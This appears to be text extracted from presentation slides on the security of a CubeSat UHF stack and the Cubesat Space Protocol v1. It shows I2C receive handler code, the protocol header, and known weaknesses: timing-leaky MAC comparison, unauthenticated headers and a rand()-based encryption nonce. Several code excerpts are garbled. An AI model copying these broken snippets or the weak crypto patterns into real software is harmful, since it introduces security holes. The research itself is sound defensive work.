

System Chart




System Chart



System Chart




UHF-Stack



```
1 void csp_i2c_rx(i2c_frame_t *frame, void *pxTaskWoken) {
2     // ...
3     if (frame) {
4         frame_len = frame->len - 4;
5         if (frame_len > 0xfc) {
6             csp_if_i2c.frame = csp_if_i2c.frame + 1;
7             csp_buffer_free_isr(frame);
8             return;
9         }
10        frame->len = frame_len;
11        i2c_rx_csp_packet = (csp_packet_t *) frame;
12        h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
13                    frame->data[0] << 0x18 | frame->data[2] << 8);
14        frame->data[3] = (uint8_t)h32;
15        frame->data[0] = (uint8_t)(h32 >> 0x18);
16        frame->data[1] = (uint8_t)(h32 >> 0x10);
17        frame->data[2] = (uint8_t)(h32 >> 8);
18        csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
19    }
20    return;
21 }
```




UHF-Stack



```
1 void csp_i2c_rx(i2c_frame_t *frame, void *pxTaskWoken) {
2     // ...
3     if (frame) {
4         frame
5         if (frame->data[0] && frame->data[1] && frame->data[2] && frame->data[3]) {
6             uint32_t csp_ntoh32(uint32_t n32) {
7                 return n32;
8             }
9         }
10        frame
11        i2c_rx_csp_packet = (csp_packet_t *) frame;
12        h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
13                    frame->data[0] << 0x18 | frame->data[2] << 8);
14        frame->data[3] = (uint8_t)h32;
15        frame->data[0] = (uint8_t)(h32 >> 0x18);
16        frame->data[1] = (uint8_t)(h32 >> 0x10);
17        frame->data[2] = (uint8_t)(h32 >> 8);
18        csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
19    }
20    return;
21 }
```




UHF-Stack



```
1 void csp_i2c_rx(i2c_frame_t *frame, void *pxTaskWoken) {
2     // ...
3     if (frame) {
4         frame
5         if (frame->data[0] && 0x10) {
6             uint32_t csp_ntoh32(uint32_t n32) {
7                 return n32;
8             }
9         }
10        frame
11        i2c_rx_csp_packet = (csp_packet_t *) frame;
12        h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
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```



UHF-Stack



Cubesat Space Protocol (CSP) v1




 TCP/IP Oriented Design

CSP Header 1.x																																
Bit offset	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	Priority		Source				Destination				Destination Port				Source Port				Reserved				H	X	R	C						
32	Data (0 – 65,535 bytes)																															

Source: https://en.wikipedia.org/wiki/Cubesat_Space_Protocol



UHF-Stack




Cubesat Space Protocol (CSP) v1



Security Features

- HMAC-SHA1 Authentication
- XTEA Encryption Support




Security Issues

1. MAC comparison leaks timing data #44
 - memcmp to compare the digest
2. HMAC doesn't protect headers #45
 - Same problem for the CRC checks
3. XTEA encrypt packet nonce too predictable #162
 - `const uint32_t nonce = (uint32_t)rand();`

Authors: Issues fixed in libcsp v2




UHF-Stack



```
1 int csp_route_security_chek(...) {
2     if (packet->id.flags & CSP_FXTEA) {
3         csp_log_error("Received XTEA encrypted packet, but CSP was
4         compiled without XTEA support. Discarding packet");
5     }
6     // ...
7
8     if (packet->id.flags & CSP_FHMAC) {
9         csp_log_error("Received packet with HMAC, but CSP was compiled
10        without HMAC support. Discarding packet");
11    }
12    // ...
13 }
```



UHF-Stack



Cubesat Space Protocol (CSP) v1


Socket API + TCP-based ports

- "Default" Server
 - socket, bind, listen, accept

```
1  if (cspServerInitialised == false) {
2    cspSocket = csp_socket(0);
3    if (!cspSocket) { return; }
4
5    ret = csp_bind(cspSocket, CSP_ANY_PORT);
6    if (!ret) { return; }
7
8    ret = csp_listen(cspSocket, 10);
9    if (!ret) { return; }
10
11   cspServerInitialised = true;
12 }
13
14 cspServerConn = csp_accept(cspSocket, 10);
15 if (cspServerConn) {
16   while (request_packet = csp_read(cspServerConn, 0), packet) {
17     dest_port = csp_conn_dport(cspServerConn);
18     switch(dest_port) {
19       // ...
20     }
21   }
22   csp_close(cspServerConn);
23 }
```



UHF-Stack



Cubesat Space Protocol (CSP) v1


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17     dest_port = csp_conn_dport(cspServerConn);
18     switch(dest_port) {
19       // ...
20     }
21   }
22   csp_close(cspServerConn);
23 }
```



UHF-Stack



Cubesat Space Protocol (CSP) v1




Default Services

- Network Info Handlers
- Ping
- OS Tasklist
- Remaining Memory
- System Reboot
- Current Time

```
1 switch(csp_conn_dport(conn)) {
2     case 0: // Network information handlers
3         csp_cmp_handler(conn, packet);
4         break;
5     case 1: // Ping
6         do_csp_debug(2, "SERVICE: Ping received");
7         break;
8     case 2: // OS Tasklist
9         csp_sys_tasklist(str, size);
10        // ...
11        csp_send(conn, packet, 0);
12        break;
13    case 3: // Remaining Memory
14        val = csp_sys_memfree();
15        // ...
16        csp_send(conn, packet, 0);
17        break;
18    case 4: // System Reboot
19        if(packet->data[0..4] == BYTESEQ) { csp_sys_reboot();
20        // ...
21 }
```



UHF-Stack



Cubesat Space Protocol (CSP) v1

